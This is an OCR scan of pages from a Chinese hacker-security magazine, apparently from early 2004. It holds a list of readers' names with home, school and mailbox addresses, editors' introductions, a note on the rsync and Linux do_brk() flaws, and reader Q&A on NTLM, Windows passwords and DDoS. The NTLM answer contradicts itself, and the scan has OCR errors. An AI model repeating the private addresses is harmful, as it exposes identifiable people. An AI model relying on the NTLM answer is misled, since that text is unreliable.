林舟凯	贵州省凯里市凯里一中高一(10)	彭硕	辽宁省沈阳市和平区南一马路100号东北育才
钱超	天津市河西区天津现代职业技术学院计算机		学校 0162 班
	网络 G02-4 班	曾俊	广西大学西校园 A129#
赵海锋	山西省青年管理干部学院 2003 级计算机系网络	吴斌	山东淄博市周村区长安街 47 号楼三单元 101 室
	技术一班	李嘉勇	福建福州六一中路 450 号永升城永安阁 23A
颜守仁	福建水利电力职业技术学院电力 0232 班	吴滨虹	浙江省浙江科技学院138 信箱
杨威	四川省成都市成都理工大学银杏 7 斋 314	崔剑光	辽宁省大连市高新园区七贤岭火炬路 3 号
邹俊	郑州轻工业学院03级计通系计算机1班		物业总公司
庄上林	华南理工大学东六 225	李燕洋	北京市海淀区西三环北路82号1楼-4门-601室
吴长堤	长春理工大学 0104112 班	蔡伟	河北石家庄精英中学高三(一)班
张毅	上海市万航渡路 661 弄 66 号 404 室	张昊	江苏省徐州市徐钢一宿舍 2 号楼 4 单元 502 室
江学广	河北省邢台市河北机电职业技术学院高数0305 班	白金	河南省郑州市郑州中学实验班
闫春路	保定金融高等专科学校83号信箱	朱自强	浙江大学玉泉校区 9 舍 6073 室
郑原斌	保定金融高等专科学校 111 信箱	黄陈	武汉武昌造船厂技术管理处网络室
王慧峰	江苏大学 825 #	崔健	山东烟台山东工商学院中加学院 2001 级计算机 2 班
崔	山西太原市电子工业学校高电二班	舒萍	转郑嵩 湖南省衡阳市毛纺厂医务室
帅庆涛	湖北省荆门市工程建设监理公司	王晔文	洛阳 069 信箱 1 分 箱
丁在蕾	甘肃省高台县人民政府网络信息中心	余杨	四川省泸州市江阳区莲花池 9 号楼 2 单元 10 号
张经纬	湖北宜昌葛洲坝外国语学校高三(2)班	周立衡	上海市普驼区甘泉三村 249 号 405 室
马宝磊	石家庄铁道学院土木分院 0101-4 班	凌晓恒	江苏省吴江市盛泽镇房管所
姜海洋	北京市海淀区四王府 3 号乙	于小军	河南省济源市济钢 3 号职工楼 319 室
兰大伟	山东省乳山市文化街18号	王勤	辽宁省阜新县农业银行
黄南捷	河南信阳市新华东路1号申泰信用分社	杨凯	山东信息职业技术学院 02 级大专 11
张光得	北京市海淀区新街口外大街19号京师大厦7层	陈东	成都理工大学135信箱
	信息技术部	高志强	山东经济学院 8-6 信箱
周拓	陕西省西安市长安区西京大学西京职业学院计算	沈秋锋	上海市奉贤区南桥镇育秀东区 213 号甲 101 室
	机网络技术 0304 班	宋超	辽宁省大连市中山路682号黑石礁辰熙大厦富
杨开泰	重庆大学建工东村116-7-1		海计算机专修学校高级软件工程专业
殷静	广州市天河北路82号705	王中杰	河北省石家庄市康乐街 18 号二单元 502
傅奎	北京理工大学 01110208 班	李虹材	四川省内江市百货大楼十五楼内江网讯科技
苏荣超	湖南省长沙市南方职业技术学院信息系计算机		文化有限公司
	软件1班(107室)	李琮	长春市前进大街881号吉林大学远程教育学院
徐国伟	河南省开封县城关镇独乐岗村		计算机分院 0230 班
陈凯晖	上海打浦路 92 号电脑部	孙文韬	广州南方航空公司运行控制部(SOC)
黄炎培	广东省广州市环市东路犀牛北街广工学生宿舍区	刘剑	河南省巩义市文化街22号一单元付5





当雪花飞扬,寒风呼啸,北国冰封的时候,编辑部里却温暖如春,新来的几个编辑和大家一起聊着自己家乡的趣事,分享着从祖国各地带来的土特产,那个美啊!简直是"此景只应天上有,人间那得几回闻"!本期先让刘流、脚本小子和大家见见面,以后我们会陆续安排新来的GGMM和大家见面,让他们和大家一起分享快乐、回答读者关心的问题。希望大家都能围绕共同的网络安全话题团结在一起,一起分享由技术提升而带来的喜悦感!

刘流:《黑客防线》杂志从2001年创刊的艰难历程,到2003年全国发行10多万份,已经有两年多的时间了。在这两年里,无数热心的读者朋友关心我们,支持我们,可以说,没有大家的支持,《黑客防线》不可能有今天的成就!谢谢了!亲爱的读者朋友们!

2003 年是《黑客防线》成功的一年,更多的人 开始关注《黑客防线》,我也正是在这一年的年末加 人了黑防编辑部,有幸成为《黑客防线》的一名编 辑。如果说在做编辑之前我对《黑客防线》的认识 还仅仅局限在"技术高级"的感性认识上的话,现 在应该说有了切身的"在攻与防的对立统一中寻求 突破"的理性体会了!希望大家也通过我们杂志的 每篇文章体会到攻防技术水涨船高后所带来的技术 提升快感!

作为一个编辑,其主要工作直接一点的就是和稿件打交道。间接一点是和作者打交道。一篇稿件到了我的手中,我需要做的不仅仅是把这篇技术性文章找找错别字,规范一下格式等简单的校对,做好一个编辑没有这么简单,除了基本的文字工作之外,我要想的是如何把一篇技术性文章做成和读者沟通的一种桥梁!做杂志本身的目的不单单是为了让读者去读我们编辑的文章内容,更重要的是去体现杂志本身对读者的一种关怀,让读者能够在读文章了解技术的同时读出编辑的思想,读出杂志社对读者的关怀!我们,会继续努力!争取让大家能看到一本夏时清凉、冬时温暖的"爱心"杂志!

另外,经过一段时间的编辑工作,我意识到交

流对编辑是非常重要的,因为交流能让编辑在第一时间了解更多的最新技术,同时也让编辑能更加贴近读者,了解他们的情况。这种交流不仅仅表现在通讯方式上,更重要的是应该时时有交流的意识,"交流、交流、再交流"是我和读者沟通上信奉的一条原则。

2004年第1期的《黑客防线》将更切实的推广这个人文关怀理念,从第1期开始,我们将把这种理念具体的呈现在读者面前:从读者的角度出发,新增加了"新兵训练营"这个为新手准备的栏目,同时还有"攻防实验室报告"这种和每一位爱好实验室的读者息息相关的栏目。此时的你是不是已经有点按捺不住了?呵呵,让你和我一起来见证《黑客防线》的未来吧!

Ps:广告时间! 我的 Email: liuliu@hacker.com.cm。欢迎大家积极投稿,也欢迎每一位志同道合的读者交流,我们将会成为好朋友!

脚本小子:继我们亲爱的、敬爱的、英俊的、潇洒的、稳重的……Wtf给编辑部注入新的血液后(wtf:倒!你说的是我吗?呵呵),最近黑防新编辑又接连上任了,来自各领域内的高手汇集于此,我们的队伍又壮大了,相信在新的一年里,通过杂志的改版、网站的推广、实验室的成熟,新年《黑客防线》一定能给大家带来全新的体验!让大家更好的在网络安全的天空中翱翔!

最近太累了,为了给大家提供最优质的稿件,满脑子想的都是杂志的事,不知不觉中竟然睡着了,

还做了个梦……

一天,编辑部新来的唯一女编辑 MM 蝴蝶问: 各位GG, 究竟Hacker和Cracker到底有啥区别呀? 但见脚本小子立时站起,二话不说,旋风般跑出,正 当众人对脚本小子的行为感到莫名其妙之际,门开 了。脚本小子换了一身黑色风衣,戴着一副墨镜,大 步跨前,坐在电脑面前,表情冷峻地像高仓健,飞 快地敲着键盘, · # ! % #%……然后转过身 来,望着众小编,甩了甩长发,鼻子中发出"哼"的 冷笑: "这! 就是 Hacker!" 只见蝴蝶 MM 双手抱 在胸前,一双杏眼流露出深深的崇拜,其他编辑却 装作没看见!

IceFire慢慢的站了起来,扬了扬手中的《孙子 兵法》:"这才是黑客啊?你是不是《黑客帝国》的 影迷? 深受好莱坞计算机导演的误导, 害人不浅 啊!"说罢继续看《孙子兵法》去了……

刘流吐出了一口烟,捧着词典说道:"刚才翻了 《美国传统词典》,看看它怎么解释的吧。Hacker: One who is proficient at using or programming a computer; a computer buff.; One who illegally gains access to or enters another's electronic system to obtain secret information or steal money。再看看 Cracker 的解释: One who makes unauthorized use of a computer, especially to tamper with data or programs."

脚本小子听得满头雾水, 刘流过去拍了他的肩 膀,咳了几声,编辑部立即安静起来,"弟兄们,蝴 蝶妹妹关于 Hacker 和 Cracker 区别的问题, 脚本小 子的理解实在太肤浅了。"刘流清了清嗓子继续说, "正好这期的采访稿,提到了关于Hacker和Cracker 的区别的问题。下面我来给大家念念:

Hacker和Cracker是有明显的区别, Hacker以 严格的、天才般的思维感触这世界,以漂亮、简洁、 完美的编程为自豪,发现系统级别的Bug为乐趣,突 破各种安全防范为资本,研究的范围一般在"突破" (Hack): 网络系统、长途电话系统、PGP加密系统、 信用卡识别系统、RAS系统、计算机病毒、无线系

统以及身份识别系统等等。而 Cracker 对解密软件 有一种偏爱,以破解各种加密或限制的商业软件为 乐趣, 讲究 Crack 的艺术性和完整性, 从文化上体 现计算机的大众化。Cracker 有很深的数学基础和 密码学造诣。的的确确,他们是计算机发展的一种 动力。Ivan博士说: "Cracker是一个对于未知世界 不间断的追问者。"

....."

INTERCOURSE

〉栏目编辑〉wtf〉wtf@hacker.com.cn

随着刘流话音刚落,编辑部立即掌声一片。

"咳"刘流示意大家安静下来,接着说:"大众 对 Hacker 和 Cracker 的理解都存在偏差,以为 Hacker 就是网络攻击者、入侵者, 而 Cracker 就是 制造网络恐怖活动的恶棍。其实,这两个理解都是 错误的!"刘流说着,略显激动,声音提高了八度: "本期的采访稿,就是要给Cracker正名,还Cracker 本来面目!"唬得蝴蝶妹妹上前拿出自己珍藏的鸡 腿献给刘大侠,众小编立倒……

梦醒了,又是一个艳阳天,寒冷并不能驱散东 日的阳光,或许正是这样份寒冷反而平添了东日暖 阳……努力吧! 为自己梦想而奋斗的朋友们!

Wtf: 翻翻最新的新闻杂志: 某某病毒又一次席 卷全球,某地区的银行网络被不法分子进入,网络 游戏的服务器被黑客撰改……想了解事情背后的技 术细节吗? 想知道病毒的传染机制吗? 记得留意每 期的《黑客防线》! 2004年更精彩的内容等着你!

来到编辑部那么久了,最被他们值得称道的还 是我跟东西跟的最紧了,跟什么东西? 当然是漏洞 了, 诸如 Messanger 漏洞、OWA 跨站点明文密码漏 洞、RTF溢出漏洞等等,不过我只是把漏洞公告发 给脚本小子,然后就等着收稿了! (脚本小子:哼! 又欺负我!不过这样的事多点更好,我可是非常喜 欢这个的哦!)

新的一年即将来到,在这辞旧迎新的日子里,所 有的一切都不再重要,只留下全体黑防工作人员最 真挚的祝福送给大家就够了: 在新的一年里, 祝大 家工作顺利、身体健康、合家欢乐, 万事如意!



最近最火的安全事件莫过于Linux 内核存在安全漏洞了,众多的Linux厂商最近纷纷发布rsync和kernel brk()的安全公告,这是两个非常危险的安全漏洞: rsync可以远程获取普通用户权限, 然后通过kernel brk()溢出提升为root权限。最近Debian服务器的攻陷正是利用了这两个漏洞。iSEC Security Research 也已经释放了Linux kernel do_brk()的溢出代码, 所以目前还在使用2.4.23以下版本内核的Linux服务器请尽快升级内核。关于Linux kernel do_brk()溢出漏洞的细节我们将在近期杂志中公布具体的攻防方法,希望大家关注。

论坛 2 1 3: 我在入侵的过程中经常使用 telnet, 但是明明我有他的账户, 但是每次那个讨厌 的 N T L M验证都将我拦在系统外! 我想问问脚本 小编, N T L M究竟是怎么工作的? 它的工作流程 是怎样的呢?

脚本小子: NTLM 是为没有加入到域中的计算机 (如单机服务器和工作站) 提供的身份验证协议。它的身份认证过程是这样的:

- 1.客户端首先在本地加密自己的密码成为密码散列;
- 2. 客户端向服务器发送自己的账号,这个账号 是没有经过加密的,明文直接传输;
- 3. 服务器产生一个16位的随机数字发送给客户端,作为一个 challenge;
- 4. 客户端再用加密后的密码散列来加密这个challenge,然后把这个返回给服务器,作为response;
- 5. 服务器把用户名、给客户端的 challenge 、客户端返回的 response 这三个东西,发送给域控制器;
- 6. 域控制器用这个用户名在 SAM密码管理库中找到这个用户的密码散列,然后使用这个密码散列来加密 challenge;
- 7. 域控制器比较两次加密的 challenge ,如果一样,那么认证成功。

南京 李永 我们单位有一台机器是Windows XP 操作系统,开机时候的密码设置成了不用输入,但 是老是过了一个月就会弹出一个对话框让输入一次 修改密码以便确认,请问怎么能在开机时候不用输 入密码? 蝴蝶:要想不用再确认密码,只要进行简单的设置就可以了。进入"控制面板->管理工具->计算机管理",然后选择"本地用户和组",双击某用户后进入设置界面,选择"密码永不过期"即可。

安阳 赵志强 在网上我经常看到一些黑客所使用的一种被称为 DoS 的攻击手段。这种攻击集中了几百甚至上千台服务器的带宽能力,对单一目标实施攻击,很快就能使目标因网路阻塞而陷入瘫痪,不能向合法用户提供正常的服务。关于这种 DoS 技术,我有几个问题想请教一下:黑客是如何使数百上千台电脑协同工作的呢?被攻击的网站采取何种措施可以防止这类攻击?网站为何不能够只接受来自合法用户的访问请求?

蝴蝶: 1) 黑客通过一些常用的黑客工具侵入并控制一些防范不严的电脑系统,并植入一个有害程序,比如木马、DoS 攻击工具等。这些程序平时并不发作,只有在得到黑客的特殊指令后或在特殊时刻才向目标主机发送攻击信息。由于攻击是从别人的电脑发出的,因此很难追踪。

- 2)被攻击的网站本身很难采取什么措施来防止 这类攻击。关键是要提高各类电脑的安全防范性能, 使它们不至于被黑客利用来进行这种攻击。如果网 站受到了攻击,应该马上采取措施追踪攻击的源头, 向对方的网络管理员发出警告,通常这项工作需要 耗时数小时,而且需要多方配合才可以。
- 3)对合法用户的身份进行认证的过程需要耗费 大量的宝贵时间。首先网站的接入服务商必须能够 做到在部分用户的请求达到目标网站之前进行截留, 但是用户的访问请求往往来自多个地址,其中的回 程地址有些可能是假的,因此,要把真的假的分开, 实际操作有很大难度。